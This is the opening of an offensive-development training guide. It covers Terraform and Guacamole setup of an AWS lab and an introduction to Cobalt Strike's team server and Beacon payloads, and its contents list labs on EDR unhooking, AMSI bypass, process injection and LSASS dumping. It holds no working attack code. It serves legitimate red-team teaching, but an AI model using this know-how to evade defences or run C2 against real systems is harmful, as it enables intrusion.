



Offensive Development Lab Guide

Table of Contents

Lab 1: Deploying the Lab Environment via Terraform	2
Lab 2: Guacamole Walkthrough.....	6
Lab 3: Deep Dive with CobaltStrike	12
Lab 4: CobaltStrike Beacon Object Files (BOF's)	38
Lab 5: Hiding Imports via Dynamic Resolution	48
Lab 6: Hiding String Detection – Building a Generator.....	51
Lab 7: Dynamic resolution + obfuscated strings method.....	53
Lab 8: XOR Encrypting Function Calls	55
Lab 9: Defeating sandbox detection.....	64
Lab 10: Finding EDR Active Protection DLL	69
Lab 11: Unhooking the EDR.....	76
Lab 12: DLL Proxying – Gaining Persistence	85
Lab 13: .NET Assembly Obfuscation.....	93
Lab 14: Anti-Malware Scan Interface (AMSI) Bypass.....	99
Lab 15: Cobalt Strike IoCs.....	107
Lab 16: Patching ETW.....	110
Lab 17: Writing Shellcode.....	111
Lab 18: Shellcode Storage (Text Section)	114
Lab 19: Shellcode Storage (Resources Section).....	121
Lab 20: Process Injection: CreateRemoteThread.....	125
Lab 21: Process Injection: Process Hollowing.....	136
Lab 22: Converting PE files to Shellcode.....	145
Lab 23: Process Injection: Early Bird.....	151
Lab 24: Attacking AV/EDR Products	160
Lab 25: Custom Reflective DLL Loaders	187



Lab 26: Dumping LSASS.....	193
Lab 27: The Final Binary – Your Last Challenge.....	204

Welcome to the Offensive Development Lab Guide. In this guide, you will find different labs that will walk you through a series of security topics all related to the development and use of offensive tooling. This course was built for beginners all the way up to advanced security engineers. You are about to embark on a learning experience that spans multiple tool sets and you'll even learn how to use a debugger. It is up to you on how much you get from this class. As always, we are here to help you **learn**. If you have any questions or something is not working, please reach out right away so we can assist.

We are using Guacamole and AWS for the lab environment, which gives each student their own isolated offensive development playground. **Each student will need to deploy our Terraform script with their own AWS programmatic access keys.**

The AWS AMIs will stop being shared at **6PM EST** on the last day of the course!

Lab 1: Deploying the Lab Environment via Terraform

What is **Terraform**?

Terraform is an infrastructure as code tool that lets you define both cloud and on-prem resources in human-readable configuration files that you can version, reuse, and share.

Download and install Terraform for your respective operating system:




Figure 1 <https://www.terraform.io/downloads>

OPTIONAL

You could also use a package manager (Brew/Chocolatey/apt) to install it:

Mac (Brew)

1. `brew tap hashicorp/tap`
2. `brew install hashicorp/tap/terraform`
3. `brew update`
4. `brew upgrade hashicorp/tap/terraform`

Windows (Chocolatey)

1. `choco install terraform`

Linux (apt)

1. `sudo apt-get update && sudo apt-get install -y gnupg software-properties-common`
2. `wget -O- https://apt.releases.hashicorp.com/gpg | gpg --dearmor | sudo tee /usr/share/keyrings/hashicorp-archive-keyring.gpg`
3. `gpg --no-default-keyring --keyring /usr/share/keyrings/hashicorp-archive-keyring.gpg --fingerprint`
4. `echo "deb [signed-by=/usr/share/keyrings/hashicorp-archive-keyring.gpg] https://apt.releases.hashicorp.com $(lsb_release -cs) main" | \`
`sudo tee /etc/apt/sources.list.d/hashicorp.list`
5. `sudo apt update`
6. `sudo apt install terraform`

Ensure that you're in the `offensive-development-terraform` directory.

Declaring static credentials in the provider.tf file

The easiest way for Terraform to authenticate using an Amazon Web Services account is by adding static credentials in the AWS provider block, as shown below.

To declare static credentials in the AWS provider block, you must declare the AWS region name and the static credentials, i.e., `access_key` and `secret_key`, within the **aws** provider block.

```
PS C:\Users\ [redacted] \offensive-development-terraform> notepad provider.tf
```

Figure 2 Opening the provider.tf file in notepad to declare our static AWS credentials

```
provider "aws" {
  region = "${var.AWS_REGION}"
  access_key = ""
  secret_key = ""
}
```


 **Your AWS keys go here**

Figure 3 Inserting your AWS access key and secret key into the provider.tf file

Initialize the Terraform environment

```
PS C:\Users\ [redacted] Desktop\offensive-development-terraform> terraform init
```

Initializing the backend...

Initializing provider plugins...

- Reusing previous version of hashicorp/aws from the dependency lock file
- Using previously-installed hashicorp/aws v4.24.0

Terraform has been successfully initialized!

You may now begin working with Terraform. Try running "terraform plan" to see any changes that are required for your infrastructure. All Terraform commands should now work.

If you ever set or change modules or backend configuration for Terraform, rerun this command to reinitialize your working directory. If you forget, other commands will detect it and remind you to do so if necessary.

Figure 4 Initializing the Terraform environment

Creating the terraform.out file

The **terraform plan** command evaluates a Terraform configuration to determine the desired state of all the resources it declares, then compares that desired state to the real infrastructure objects being managed with the current working directory and workspace.¹

```
PS C:\Users\...\Desktop\offensive-development-terraform> terraform plan -out terraform.out
aws_key_pair.offensive-dev-key-pair: Refreshing state... [id=offensive-dev-key-pair]
aws_eip.guacamole-server-eip: Refreshing state... [id=eipalloc-00e4c15f2ead534f4]
aws_vpc.prod-vpc: Refreshing state... [id=vpc-0fe2eeba2a95bc0d9]
aws_security_group.guacamole-server-sg-allowed: Refreshing state... [id=sg-09fb860129dda83fa]
aws_subnet.prod-subnet-public-1: Refreshing state... [id=subnet-09bde754c7cf8f0e9]
aws_security_group.subnet-sg-allowed: Refreshing state... [id=sg-081ec6903fcfa959c]
aws_internet_gateway.prod-igw: Refreshing state... [id=igw-060e0ab6f1cb4815a]
aws_route_table.prod-public-crt: Refreshing state... [id=rtb-0bbbd8904e796babc]
aws_instance.guacamole-server: Refreshing state... [id=i-0388abf8358741120]
aws_instance.windows-dev-box: Refreshing state... [id=i-0830c2a1ad32ee273]
aws_instance.windows-defender-box: Refreshing state... [id=i-02f3ea6eccd6abb40]
aws_instance.windows-fsecure-box: Refreshing state... [id=i-0102745e299a33820]
aws_instance.cobalt-strike-server: Refreshing state... [id=i-05e4b127067365b01]
aws_instance.windows-crowdstrike-box: Refreshing state... [id=i-0b22c1fc7dbd4313e]
aws_instance.attacker-kali-box: Refreshing state... [id=i-0980e5d3e7e939452]
aws_instance.windows-sophos-box: Refreshing state... [id=i-097d8f212f3d9855b]
aws_route_table_association.prod-crt-public-subnet-1: Refreshing state... [id=rtbassoc-0ae3976d291c64f7d]
aws_eip_association.guacamole-server-eip-association: Refreshing state... [id=eipassoc-069d096bd472cc25e]

No changes. Your infrastructure matches the configuration.
```

Figure 5 terraform plan presents a description of the changes necessary to achieve the desired state

The **terraform apply** command performs a plan just like **terraform plan** does, but then actually carries out the planned changes to each resource using the relevant infrastructure provider's API. It asks for confirmation from the user before making any changes, unless it was explicitly told to skip approval.²

In the screenshot below, the instructor had previously executed the terraform.out plan file already; that's why no new infrastructure is created. The first time you run the **terraform apply** command, Terraform is creating the resources in your AWS account – it's going to take a while and there's going to be a ton of output.

```
PS C:\Users\...\Desktop\offensive-development-terraform> terraform apply terraform.out
Apply complete! Resources: 0 added, 0 changed, 0 destroyed.
Outputs:
```

Yours will not look like this

Figure 6 Executing our terraform.out plan file to create the environment (if not already created)

DO NOT PERFORM THIS FINAL STEP UNTIL YOU WANT TO TEAR DOWN YOUR AWS RESOURCES AT THE END OF THE COURSE

¹ <https://www.terraform.io/cli/run>

² <https://www.terraform.io/cli/run>

The **terraform destroy** command is a convenient way to destroy all remote objects managed by a particular Terraform configuration. You can also run **terraform plan** in *destroy* mode, showing you the proposed destroy changes without executing them.

```
PS C:\Users\... \Desktop\offensive-development-terraform> terraform plan -destroy
aws_key_pair.offensive-dev-key-pair: Refreshing state... [id=offensive-dev-key-pair]
aws_eip.guacamole-server-eip: Refreshing state... [id=eipalloc-00e4c15f2ead534f4]
aws_vpc.prod-vpc: Refreshing state... [id=vpc-0fe2eeba2a95bc0d9]
aws_subnet.prod-subnet-public-1: Refreshing state... [id=subnet-09bde754c7cf8f0e9]
aws_internet_gateway.prod-igw: Refreshing state... [id=igw-060e0ab6f1cb4815a]
aws_security_group.subnet-sg-allowed: Refreshing state... [id=sg-081ec6903fca959c]
aws_security_group.guacamole-server-sg-allowed: Refreshing state... [id=sg-09fb860129dda83fa]
aws_instance.guacamole-server: Refreshing state... [id=i-0388abf8358741120]
aws_instance.cobalt-strike-server: Refreshing state... [id=i-05e4b127067365b01]
aws_instance.windows-defender-box: Refreshing state... [id=i-02f3ea6eccd6abb40]
aws_instance.windows-fsecure-box: Refreshing state... [id=i-0102745e299a33820]
aws_instance.windows-crowdstrike-box: Refreshing state... [id=i-0b22c1fc7dbd4313e]
aws_instance.windows-sophos-box: Refreshing state... [id=i-097d8f212f3d9855b]
aws_instance.windows-dev-box: Refreshing state... [id=i-0830c2a1ad32ee273]
aws_instance.attacker-kali-box: Refreshing state... [id=i-0980e5d3e7e939452]
aws_route_table.prod-public-crt: Refreshing state... [id=rtb-0bbd8904e796babc]
aws_route_table_association.prod-crt-public-subnet-1: Refreshing state... [id=rtbassoc-0ae3976d291c64f7d]
aws_eip_association.guacamole-server-eip-association: Refreshing state... [id=eipassoc-069d096bd472cc25e]
```

Terraform used the selected providers to generate the following execution plan. Resource actions are indicated with the following symbols:
- destroy

Terraform will perform the following actions:

```
# aws_eip.guacamole-server-eip will be destroyed
- resource "aws_eip" "guacamole-server-eip" {
  - allocation_id      = "eipalloc-00e4c15f2ead534f4" -> null
  - association_id     = "eipassoc-069d096bd472cc25e" -> null
  - domain            = "vpc" -> null
  - id                = "eipalloc-00e4c15f2ead534f4" -> null
  - instance          = "i-0388abf8358741120" -> null
  - network_border_group = "us-east-1" -> null
  - network_interface  = "eni-0d39d98d6e501d5f7" -> null
  - private_dns        = "ip-10-10-0-50.ec2.internal" -> null
  - private_ip         = "10.10.0.50" -> null
  - public dns         = "ec2-44-210-9-49.compute-1.amazonaws.com" -> null
```

These are only proposed changes, this server is not actually destroyed

Figure 7 Creating a terraform destroy plan will show you proposed changes

Running **terraform destroy** will delete the resources within your AWS environment

Lab 2: Guacamole Walkthrough

Console Sessions

You can access lab systems directly through the URL that the output of “*terraform apply terraform.out*” gives you. This grants administrative/root access via RDP, VNC, or SSH depending on the operating system. You can run several Guacamole sessions simultaneously to work within multiple VMs (virtual machines).

```
Apply complete! Resources: 18 added, 0 changed, 0 destroyed.
```

```
Outputs:
```

```
Guacamole-Login-Password = [REDACTED]
Guacamole-Login-Username = [REDACTED]
Guacamole-Server-HTTP-Tomcat-Address = "http://44.210.9.49:8080/guacamole/"
Guacamole-Server-HTTPS-Address = "https://44.210.9.49/guacamole/"
[REDACTED] Desktop\offensive-development-terraform> _
```

Figure 8 Guacamole login URL




Figure 9 Browsing to the Guacamole environment URL should display all your AWS resources

How to upload files from host to Guacamole environment (console session)

Students can easily share files between lab systems and their host devices through Console Sessions. To upload files - press the **CTRL-Shift-ALT** key combination and select the Share Drive, then Upload Files.




Figure 10 - Uploading files from host to Guacamole console session

Then from the Guacamole console session, go into the File Explorer and find the Guacamole File Share:




Figure 11 - Guacamole file share within Guacamole console session

Then click into Download and you should see your files there:




Figure 12 - Click into Download and see the file that you uploaded

To download files from Windows systems, drag and drop your desired files to the Download folder in the Guacamole drive. To download on Linux, press the **CTRL-Shift-ALT** key combination, select the Share Drive, then double click on your desired file.

Drag and Drop is also possible to upload files to the lab system. This works on Linux and Windows.

From within a console session, click **CTRL-Shift-ALT**, that will bring up the Guacamole clipboard, which will look like the screenshot below:




Figure 13 - Pressing CTRL+ALT+Shift from within a Guacamole console session

After you open the Guacamole clipboard, paste your text within the white box and then press CTRL+ALT+Shift again. At that point your text can be pasted to the desired location within the remote host.

How to move a file from the Guacamole environment (console session) to the host machine

From within a Guacamole console session, move your file into the Download folder located within the Guacamole share drive.




Figure 14 - Move your file from within the console session the Download folder located in the Guacamole share drive

After moving your file to the Download folder, it should by physically show up in the Downloads of the default browser set for your physical host (Mac = Safari), etc.




Figure 15 - The file should show up in your default browser's Downloads

Lab Environment Topology

Server Name	Server Type	IP Address
Cobalt Strike Team Server	Ubuntu VM	10.10.0.204
Windows Dev Box	Windows Server 2019	10.10.0.122
Admin Box	Runs Guacamole	No Access
Windows Sophos EDR Box	Windows Server 2019	10.10.0.235
Windows ATP Box	Windows Server 2019	10.10.0.250
Attacker Kali Box	Kali Linux	10.10.0.108
Windows CrowdStrike EDR Box	Windows Server 2019	10.10.0.70
Windows Defender Box	Windows Server 2019	10.10.0.149

Below is an example of the current network that is setup for your lab. As shown in the example all lab hosts can talk to each other within the same subnet.




Figure 16 - Example of Offensive Development Lab Network Topology

Lab 3: Deep Dive with CobaltStrike

In this lab we will dive into using CobaltStrike³. We will look at a C2 profile and how the server is currently setup. You will learn how a C2 profile is configured to help you and how it can hurt you. You will learn about HTTPS beacons and a bit on DNS. You will learn how process injection works over a C2 framework and how to establish a beacon on a target machine.

System Configuration and Tools:

- Cobalt Strike team server running in docker on Cobalt Strike server
- Cobalt Strike client running on Windows Dev box and Attacker Kali

Systems Used In Lab:

- Windows Dev Box – 10.10.0.122
- Attacker Kali – 10.10.0.108
- Cobalt Strike – 10.10.0.204

HelpSystems License Notice for CobaltStrike Training

In this lab we are using a **full version** of CobaltStrike that has been provided by **HelpSystems** for this training course that is licensed for **the duration of the lab**! This license key is **NOT** to be copied from the lab environment or used on any personal or work machines. This license key is only intended for this lab environment, and we are fully trusting our students to comply with **HelpSystems** policies on training with CobaltStrike.

Cobalt Strike Introduction

So, what is Cobalt Strike?

Cobalt Strike is a commercial penetration testing tool, which gives security testers access to a large variety of attack capabilities. Cobalt Strike is threat emulation software. This is how its marketed, but in a simple form it's a C2 framework. A C2 framework is a command-and-control solution for post exploitation, meaning the tool is used mostly to get a reverse shell on a Windows host which provides a variety of commands built-in that assist the attacker in completing objectives such as downloading files or escalating privileges. Cobalt Strike can be compared to Metasploit Meterpreter in some ways that it operates.

Let's break down the different components that are important.

Important Components

You may hear the names Cobalt Strike, BEACON, and even team server used interchangeably, but there are some important distinctions between all of them.

Cobalt Strike is the command and control (C2) application itself. This has two primary components: the team server and the client. These are both contained in the same Java executable (JAR file) and the only difference is what arguments an operator uses to execute it.

³ <https://www.cobaltstrike.com/features/>



Team server is the C2 server portion of Cobalt Strike. It can accept client connections, BEACON callbacks, and general web requests.

- By default, it accepts client connections on TCP port 50050.
- Team server only supports being run on Linux systems.

Client is how operators connect to a team server.

- Clients can run on the same system as a Team server or connect remotely.
- Client can be run on Windows, macOS or Linux systems.

BEACON is the name for Cobalt Strike's default malware payload used to create a connection to the team server. Active callback sessions from a target are also called "beacons". (This is where the malware family got its name.) There are two types of **BEACON**:

- The **Stager** is an optional BEACON payload. Operators can "stage" their malware by sending an initial small BEACON shellcode payload that only does some basic checks and then queries the configured C2 for the fully featured backdoor. Stagers are less common now due to the high detections of breaking the payloads into separate parts.
- The **Full backdoor** can either be executed through a BEACON stager, by a "loader" malware family, or by directly executing the default DLL export "ReflectiveLoader". This backdoor runs in memory and can establish a connection to the team server through several methods.

